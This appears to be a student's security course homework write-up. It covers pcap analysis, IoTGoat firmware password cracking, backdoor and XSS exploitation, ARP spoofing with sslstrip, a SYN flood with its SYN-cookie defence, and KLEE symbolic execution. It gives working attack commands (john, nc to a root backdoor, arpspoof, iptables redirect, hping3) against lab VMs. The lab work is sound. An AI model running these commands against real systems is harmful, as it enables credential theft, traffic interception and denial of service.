

# CNS, Spring 2020 HW3

B07902064 資工二 蔡銘軒

## Fun Hands-on Projects

### 1. Packet Analysis

1.

- Open but not listening: 23
- Open and listening: 22, 8080

Judging from the sender and the receiver, I deduced that 172.16.53.170 was scanning the ports of 172.16.53.171.

To find out the listening ports, I looked for ports that responded with an SYN-ACK packet with the following command:

---

```
tshark -nlr traffic_1.pcapng -Y "tcp && tcp.flags.syn==1 && tcp.flags.ack==1"
-T fields -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport | sort | uniq
```

---

And I assumed that a port not listening would respond with still respond with something other than SYN-ACK, so I used the following command:

---

```
tshark -nlr traffic_1.pcapng -Y "tcp && ip.src==172.16.53.171" -T fields -e
ip.src -e tcp.srcport -e ip.dst -e tcp.dstport | sort | uniq
```

---

### 2. Flag: CNS{capture\_keystrok\_from\_usb<DEL>b}

**Reference:**

- General Idea
- Key mapping
- Sample code

**Explanation:** I focused on the packets sent by a keyboard, which has “Leftover Capture Data” of 8 bytes. According to the references listed above, the first byte indicated whether the shift key was pressed, and the third byte reflected the keystroke.

With this information and the mapping from a byte to its corresponding keystroke, I recovered each keystroke and found the flag.

**Implementation:** I used the command

`Tshark -r traffic_2.pcap -T fields -e usb.capdata > packet.txt`

to capture the “Leftover Capture Data”, and wrote a script to process the data and found the flag.

### 2. IoT Security

1.

(a) **Password:** 7ujMko0vizxv

**Reference:**

- binwalk Usage
- john Usage

**Commands:**

- `binwalk -e IoTGoat-raspberry-pi2.img`
- `cd _IoTGoat-raspberry-pi2.img.extracted/squashfs-root/etc`
- `/usr/sbin/unshadow passwd shadow >> unshadow.txt`
- `cat mirai-botnet.txt | cut -d ' ' -f 2 >> dict.txt`


- `/usr/sbin/john --wordlist=dict.txt unshadow.txt`
- `/usr/sbin/john --show unshadow.txt`

The commands for downloading files and placing them in the folder are left out, as they are not relevant to cracking the password.

- (b) Hard-coded user credentials are usually the same or selected from a small pool of values. And when these values are used as password for a user or the system, it is often easy to guess or break for being common and reused.

2.

- (a) The IP address of IoTGoat is 172.16.132.138. The following screenshot was the result of the command: `nmap -p0-6000 172.16.132.138`



```
Nmap scan report for 172.16.132.138
Host is up (0.00058s latency).
Not shown: 5995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
5000/tcp   open  upnp
5515/tcp   open  unknown
```

- (b) Using the result in (a), the command `nmap -p5000 --script=broadcast-upnp-info 172.16.132.138` gave the following result:
- Port number of UPnP: 5000
  - Version of OpenWRT: 18.06.2
  - Version of UPnP: 1.1
  - Version of MiniUPnPd: 2.1
- (c) UPnP is insecure as it is a protocol designed to automatically open ports into a firewall and allow outsiders to access a hosted server on the local machine protected by the firewall.
- (d) Using the result in (a), the port number of the backdoor service is 5515. To exploit the backdoor, one could use `nc 172.16.132.138 5515` to connect to the port and gain root privilege.

3.


- (a) As mentioned in the previous problem, the backdoor service allows us to gain root privilege. I used the following commands to reset the password

- `nc 172.16.132.138 5515`
- `passwd root`

After resetting the password, I simply used the password to login the website.

- (b) To show my student ID, I created a new forward rule and set the rule name to `<script>alert("b07902064");</script>`.

As I created the rule, the alert showed up as in the following screenshot.



4.
  - Weak, Guessable, or Hardcoded Passwords: The vulnerability is demonstrated in the first subproblem.
  - Insecure Network Services: The vulnerability is discussed in the second subproblem.
  - Insecure Ecosystem Interfaces: As shown in the third subproblem, launching a XSS attack is possible.
  - Use of Insecure or Outdated Components: The `dnsmasq` version in IoTGoat is 2.7.3, which is outdated and could be exploited, as shown by the Google Security Research

### 3. SSL Stripping

#### 1. Reference:

- arpspoof Usage

Environment settings:

- **VM software:** VMware Fusion
- **Network setting:** NAT
- **Attacker VM IP:** 172.16.132.145
- **Victim VM IP:** 172.16.132.147

Commands (in the attacker VM) to launch the attack:

- `ip route show` (To find the IP address of the gateway)
- `sysctl -w net.ipv4.ip_forward=1`
- `arpspoof -i eth0 -t 172.16.132.147 172.16.132.2`
- `arpspoof -i eth0 -t 172.16.132.2 172.16.132.147`

Then we could start capturing packets in the the attacker VM while the victim VM is browsing the Internet.

#### 2. Reference:

- sslstrip Usage

The environment settings are the same as that in the previous problem.

Commands (in the attacker VM) to launch the attack:

- `sysctl -w net.ipv4.ip_forward=1`
- `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080`
- `sslstrip -l 8080`
- `arpspoof -i eth0 -t 172.16.132.147 172.16.132.2`

Then we turn to the victim VM and visit **MyNTU** and submit the password. We can see in the captured packets that the information was send in plain text.

4.

All input files (input1.txt, input2.txt, input3.txt, flood.pcap) can be found in the following link.

### Download input files

1.

- **Redundent Regex:** The regular expression in the 19-*th* line can easily run in exponential time.
  - **Solution:** After discussing with my classmate, we believe the regex `^[a-zA-Z]+(([\,\.\\-] [a-zA-Z])? [a-zA-Z])?*$` is equivalent to the original one, and it does not run in exponential time.
- **Poor hash function:** The hash function used by the `dict()` data structure in Python2 can easily result in collision. By creating a large number of collisions, we can make the program busy dealing with collisions and hang.
  - **Solution:** Override (or perform manually before passing to `dict()`) the default hash function used by Python2 by a well designed hash function.
- **Slow integer parsing:** The `get_input()` function involves transforming a string into an integer. It turned out if the string is long enough, the program would hang.
  - **Solution:** It is unreasonable that a number would be that large. We could reject the input if the length exceeds a certain threshold to avoid long input.

2. **Reference:** hping3 Usage

Instead of using the IP address given by the problem description, I used NAT and DHCP to get IP address for the VM. The IP address of the VM is 172.16.132.148. To reflect the change, I modified the IP address and the network interface written in the script.

After setting `run.sh` and `record.sh` running on the VM, I used the command

```
hping3 -i u1 -S -p 1234 172.16.132.148
```

in Kali Linux to launch SYN flood attack.

3. **Reference:** SYN Cookies

Set `net.ipv4.tcp_syncookies=1` in `/etc/sysctl.conf`, and reload the settings by `sudo sysctl -p`.

4. If we inspect `/var/log/syslog`, we can see that when the SYN cookies is disabled, packets are dropped when under SYN flood attack.

```
Jun 17 07:32:15 cns kernel: [ 1409.255700] TCP: request_sock_TCP: Possible SYN flooding on port 1234
. Dropping request. Check SNMP counters.
```

However, with the SYN cookies enabled, we can see that instead of dropping packets, it sends cookies to the client.

```
Jun 17 08:27:09 cns kernel: [ 159.657847] TCP: request_sock_TCP: Possible SYN flooding on port 1234
. Sending cookies. Check SNMP counters.
```

5.

1. **Flag:** CNSO: aMAZEing Symbolic Execution :O

2.

- The maze consists of  $8 \times 8$  blocks, and each block has a number between 0 to 3 associated with it.
- The player walks on the corner of the blocks. The upper left corner, where the player begins, is indexed (0,0), while the lower right corner, the goal of the player, is indexed (8,8).
- While the player moves, several rules need to be obeyed:
  - The player cannot cross the border of the maze.

- The player cannot visit the same corner twice.
  - The player can walk through a edge only if the edge is shared by a block containing number 1.
  - After every move, the number of each block will be changed according to the numbers of its neighbors.
3. In the first run of **KLEE**, it attempts the empty string first. When the `check_solution()` function is called with an empty string, it returns immediately without executing the loop. Since the run did not involve any symbolic variable, **KLEE** stops exploring other possibilities and the program ends.
  4. In the original code, when the program encounters invalid movements, it ignores them and continue the execution. This results in exploring the same sequence multiple times, which is a huge waste of time.
  5.
    - To prevent the program from ending immediately, I modified the loop in the `check_solution()` function to always explore the entire buffer instead of the length returned by `strlen()`. This way, even in the first run, the symbolic variable would be accessed, and **KLEE** would continue exploring new possibilities.
    - When the program encounters any invalid movement, I ended this attempt immediately. This way, no duplicate sequence would be attempted.
  6. The code files are uploaded to **NTU COOL**. However, depending on the environment, the execution time for the program can vary dramatically. On my personal computer, one maze takes on average a minute to solve.